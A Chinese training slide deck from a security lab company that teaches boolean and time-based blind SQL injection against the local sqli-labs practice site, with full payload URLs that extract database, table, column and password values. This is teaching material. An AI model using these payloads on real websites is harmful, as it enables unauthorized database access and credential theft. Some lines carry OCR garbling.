





公司介绍

公司愿景: 培养未来的网络力量

公司官网: http://www.heetian.com

湖南合天智汇信息技术有限公司作为 国内卓越的网络靶场与人才培养解决 方案提供商,主要有**合天网安实验室** 和**合天网络靶场**两大产品体系。





盲注基础



盲注介绍

什么是盲注?

盲注的本质是猜解(所谓 "盲" 就是在你看不 到返回数据的情况下能通过 "感觉" 来判断), 那能感觉到什么?答案是:差异(包括运行时间 的差异和页面返回结果的差异)

盲注基础



盲注

流程

- 1、判断是否存在注入(单/双引号判断)
- 2、获取数据库长度
- 3、逐字猜解数据库名
- 4、猜解表名数量
- 5、猜解某个表名长度
- 6、逐字猜解表名
- 7、猜解列名数量
- 8、猜解某个列名长度
- 9、逐字猜解列名
- 10、判断数据数量
- 11、猜解某条数据长度
- 12、逐位猜解数据



盲注

相关函数

几个盲注的函数

length():返回字符串的长度

limit a, b: 后缀两个参数(/*参数必须是一个整数常量*/), 其中 a 是

指记录开始的偏移量, b 是指从第 a+1 条开始, 取 b 条记录。

substr(): 截取字符串

ascii(): 返回字符的 ascii 码

left(name, 4): 返回 name 的左边前四个字符

right(name, 2): 返回 name 的右边前二个字符

count():返回数组中元素的数目



布尔盲注



布尔盲注

布尔盲注原理

在页面中,如果正确执行了 SQL 语句,则返回一种页面,如果 SQL 语句执行错误,则执行另一种页面。基于两种页面,来判断 SQL 语句正确与否,达到获取数据的目的。

布尔盲注



布尔盲注

布尔盲注原理

nttp://127.0.0.1/sqii-labs/Less-8/?id=1 and 1 = 1			
☐ Post data ☐ Referrer	ASE64 🗩	Insert string to	replac
Welcome Dhakkan You are in			
http://127.0.0.1/sqli-labs/Less-8/?id=1' and '1'='2			
☐ Post data ☐ Referrer	Insert string	g to replace Inse	ert rep
Welcome	e Dhak	kan	







猜数据库名长度

1. length() 函数:返回字符串的长度。

http://127.0.0.1/sqli-labs/Less-8/?id=1' and length((select database()))=8|--+

Post data Referrer OxHEX Superior %URL BASE64 Insert string to replace Welcome Dhakkan You are in.....



猜数据库名

1. left() 函数或substr()函数 left(a,b): 从左侧截取 a 的前 b 位, left((select database()),1)='s'





猜数据库名

left() 函数或substr()函数
 left(a, b): 从左侧截取 a 的前 b 位,
 或者 substr((select database()), 1, 1)='s'

http://127.0.0.1/sqli-labs/Less-8/?id=1' and (substr((select database()),1,1))='s'--+

Post data Referrer OxHEX Substriction Welcome Dhakkan
You are in.....

布尔盲注



select count('table_name') from information_schema.tables where

table_schema="security";

count('table nam

盲注过程

猜表名个数

1. count():返回数组中元素的个数。
and (select count(table_name) from information_schema.tables
where table_schema="security")=4--+



猜表名

判断数据库名字可以用 left/ascii 函数, 同理猜表名也是一样 利用 and left((select table_name from information_schema.tables where table_schema=database() limit 1,1),1)<'s' 来猜解表名





猜字段数 和之前一样,用count函数就可以了

and (select count(column_name) from information_schema.columns where table_schema="security" and table_name="users")=3--+

http://127.0.0.1/sqli-labs/Less-8/?id=1' and (select count(column_name) from information_schema.columns where table_schema="security" and table_name="users")=3--+

Post data Referrer ■ 0xHEX ■ %URL ■ BASE64 ■ Insert string to replace Insert replacing string ■ Replace All ■ ■ Welcome Dhakkan You are in.........



猜字段名

利用 and left((select column_name from information_schema.columns where table_name= 'users' limit 1,1),1)<'s' 来猜解 users 表下的字段名






猜值

利用 and left((select password from users limit 0,1),2) = 'du'
--+ 来猜解users 表下的列名



ascii和substr函数相结合查库

利用 and ascii(substr((select database())), 1, 1))=115--+ 来猜解数据库名的第一个字符





ascii和substr函数相结合查表

利用 and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 3, 1), 1, 1))=117--+ 来猜解表名的字符







时间盲注

函数

sleep(n): 将程序挂起一段时间 n 为 n 秒 if(expr1, expr2, expr3): 判断语句 如果第一个语句正确就执行第二个语句如果错误执行第三个语句.

判断 payload: and if('s'='s',sleep(5),1) --+


依据: 正确会延迟, 错误不会延迟。



猜数据库

利用 and if((substr((select database()), 1, 1)='s'), sleep(5), 1)—+

Load URL (http://127.0.0.1/sqli-labs/Less-9/?id=1' and if((substr((select database()),1,1)='s'),sleep(5),1)--+




延时注入



盲注过程

猜数据库

利用 and if((substr((select database()), 1, 1)='s'), sleep(5), 1)---+





猜表

利用 and if((ascii(substr((select table_name from information_schema.tables where table_schema="security" limit 3, 1), 1, 1))=117), sleep(5), 1)--+





感谢聆听

www.hetianlab.com